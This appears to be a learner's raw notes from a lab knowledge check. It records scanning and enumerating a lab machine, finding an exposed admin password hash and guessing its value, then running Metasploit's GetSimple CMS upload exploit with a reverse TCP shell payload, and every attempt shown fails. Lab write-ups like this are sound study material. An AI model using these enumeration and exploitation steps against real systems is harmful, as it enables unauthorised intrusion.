Getting Started -> Knowledge check

+++++++++++++++++++++++++++++++++
13/09/2024 : 7:15 am IST
+++++++++++++++++++++++++++++++++

VPN Check, machine spawning

Machine spawned -> 10.129.146.176

==

--> iptables good

```
Kernel IP routing table
Destination     Gateway         Genmask         Flags   MSS Window  irtt Iface
0.0.0.0         10.0.2.1        0.0.0.0         UG        0 0          0 eth0
10.0.2.0        0.0.0.0         255.255.255.0   U         0 0          0 eth0
10.10.10.0      10.10.16.1      255.255.254.0   UG        0 0          0 tun0
10.10.16.0      0.0.0.0         255.255.254.0   U         0 0          0 tun0
10.129.0.0      10.10.16.1      255.255.0.0     UG        0 0          0 tun0
```

==

pinging works

```
PING 10.129.146.176 (10.129.146.176) 56(84) bytes of data.
64 bytes from 10.129.146.176: icmp_seq=1 ttl=63 time=2901 ms
64 bytes from 10.129.146.176: icmp_seq=2 ttl=63 time=1880 ms
64 bytes from 10.129.146.176: icmp_seq=3 ttl=63 time=854 ms
64 bytes from 10.129.146.176: icmp_seq=4 ttl=63 time=2288 ms
64 bytes from 10.129.146.176: icmp_seq=5 ttl=63 time=1652 ms
64 bytes from 10.129.146.176: icmp_seq=6 ttl=63 time=636 ms
^C
--- 10.129.146.176 ping statistics ---
7 packets transmitted, 6 received, 14.2857% packet loss, time 6171ms
rtt min/avg/max/mdev = 635.941/1701.692/2901.030/782.130 ms, pipe 3
```

==

```
└─# nmap -sV 10.129.146.176
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-12 21:44 EDT
Nmap scan report for 10.129.146.176
Host is up (2.5s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://
Nmap done: 1 IP address (1 host up) scanned in 47.78 seconds
```

2 OPEN PORTS ------------ 22, 80


```
================================================================
=
```

```
gobuster dir -u 10.129.146.176  --wordlist /usr/share/dirb/wordlists/common.txt
```

```
/admin               (Status: 301) [Size: 316] [--> http://10.129.146.176/admin/]         -> login page
```

nothing in source code

```
/backups             (Status: 301) [Size: 318] [--> http://10.129.146.176/backups/]
```




Index of /backups

Name	Last modified	Size	Description
Parent Directory		-	
other/	2024-03-12 13:05	-	
pages/	2024-03-12 13:05	-	
users/	2024-03-12 13:05	-	
zip/	2024-03-12 13:05	-	

Apache/2.4.41 (Ubuntu) Server at 10.129.146.176 Port 80

all are empty at the moment


```
/data                (Status: 301) [Size: 315] [--> http://10.129.146.176/data/]
```



Index of /data

Name	Last modified	Size	Description
Parent Directory		-	
cache/	2024-03-12 13:05	-	
other/	2024-03-12 13:05	-	
pages/	2024-03-12 13:05	-	
thumbs/	2018-09-07 17:58	-	
uploads/	2018-09-07 17:58	-	
users/	2024-03-12 13:05	-	

Apache/2.4.41 (Ubuntu) Server at 10.129.146.176 Port 80



This XML file does not appear to have any style information associated

```
-<item>
   <USR>admin</USR>
   <NAME/>
   <PWD>d033e22ae348aeb5660fc2140aec35850c4da997</PWD>
   <EMAIL>admin@gettingstarted.com</EMAIL>
   <HTMLEDITOR>1</HTMLEDITOR>
   <TIMEZONE/>
   <LANG>en_US</LANG>
 </item>
```

users directory had admin.xml which gave username -> admin and password hash

hash-identifier gave

```
Possible Hashs:
[+] SHA-1
[+] MySQL5 - SHA-1(SHA-1($pass))
```

Guessed password is admin and it matched sha1 hashing... have rockyou.txt but not familiar with dictionary attack commands...
gotta study!

Launching metasploit framework

got a file named **2a4c6447379fba09620ba05582eb61af.txt** in /data/cache

had the following

{"status":"0","latest":"3.3.16","your_version":"3.3.15","message":"You have an old version - please upgrade"}


donno the version is of what... gotta google

Googled it -> got a get simple rce vulnerability launching msf console

```
msf6 > search getsimple

Matching Modules
================

   #  Name                                            Disclosure Date  Rank       Check  Description
   -  ----                                            ---------------  ----       -----  -----------
   0  exploit/unix/webapp/get_simple_cms_upload_exec    2014-01-04       excellent  Yes    GetSimpleCMS
PHP File Upload Vulnerability
   1  exploit/multi/http/getsimplecms_unauth_code_exec  2019-04-28       excellent  Yes    GetSimpleCMS
Unauthenticated RCE


Interact with a module by name or index. For example info 1, use 1 or use exploit/multi/http/
getsimplecms_unauth_code_exec
```


gonna use 0

setting options



```
msf6 exploit(unix/webapp/get_simple_cms_upload_exec) > show options

Module options (exploit/unix/webapp/get_simple_cms_upload_exec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD   admin            yes       The right password for the provid
                                         ed username
   Proxies                     no        A proxy chain of format type:host
                                         :port[,type:host:port][...]
   RHOSTS     curr             yes       The target host(s), see https://d
                                         ocs.metasploit.com/docs/using-met
                                         asploit/basics/using-metasploit.h
                                         tml
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing co
                                         nnections
   TARGETURI  /admin           yes       The full URI path to GetSimplecms
   USERNAME   admin            yes       The username that will be used fo
                                         r authentication process
   VHOST                       no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.10.16.25      yes       The listen address (an interface may
                                      be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (PHP Payload)



View the full module info with the info, or info -d command.

msf6 exploit(unix/webapp/get_simple_cms_upload_exec) > 
```

had the target uri set; changed /admin -> admin



```
View the full module info with the info, or info -d command.

msf6 exploit(unix/webapp/get_simple_cms_upload_exec) > exploit

[*] Started reverse TCP handler on 10.10.16.25:4444
[*] 10.129.146.176:80 - Authenticating ...
[-] 10.129.146.176:80 - Exploit aborted due to failure: no-access: 10.129.146.176:80 - Authentication failed
[*] Exploit completed, but no session was created.
msf6 exploit(unix/webapp/get_simple_cms_upload_exec) > set targeturi admin
targeturi => admin
msf6 exploit(unix/webapp/get_simple_cms_upload_exec) > exploit

[*] Started reverse TCP handler on 10.10.16.25:4444
[*] 10.129.146.176:80 - Authenticating ...
[-] 10.129.146.176:80 - Exploit aborted due to failure: no-access: 10.129.146.176:80 - Authentication failed
[*] Exploit completed, but no session was created.
msf6 exploit(unix/webapp/get_simple_cms_upload_exec) > set rhosts 10.129.146.176
rhosts => 10.129.146.176
msf6 exploit(unix/webapp/get_simple_cms_upload_exec) > exploit

[*] Started reverse TCP handler on 10.10.16.25:4444
[*] 10.129.146.176:80 - Authenticating ...
[-] 10.129.146.176:80 - Exploit aborted due to failure: no-access: 10.129.146.176:80 - Authentication failed
[*] Exploit completed, but no session was created.
msf6 exploit(unix/webapp/get_simple_cms_upload_exec) > set payload generic/shell_reverse_tcp
payload => generic/shell_reverse_tcp
msf6 exploit(unix/webapp/get_simple_cms_upload_exec) > exploit

[*] Started reverse TCP handler on 10.10.16.25:4444
[*] 10.129.146.176:80 - Authenticating ...
[-] 10.129.146.176:80 - Exploit aborted due to failure: no-access: 10.129.146.176:80 - Authentication failed
[*] Exploit completed, but no session was created.
msf6 exploit(unix/webapp/get_simple_cms_upload_exec) > check
[*] 10.129.146.176:80 - Cannot reliably check exploitability.
msf6 exploit(unix/webapp/get_simple_cms_upload_exec) > █
```

x

failed, donno why will check later, gotta go office

+++

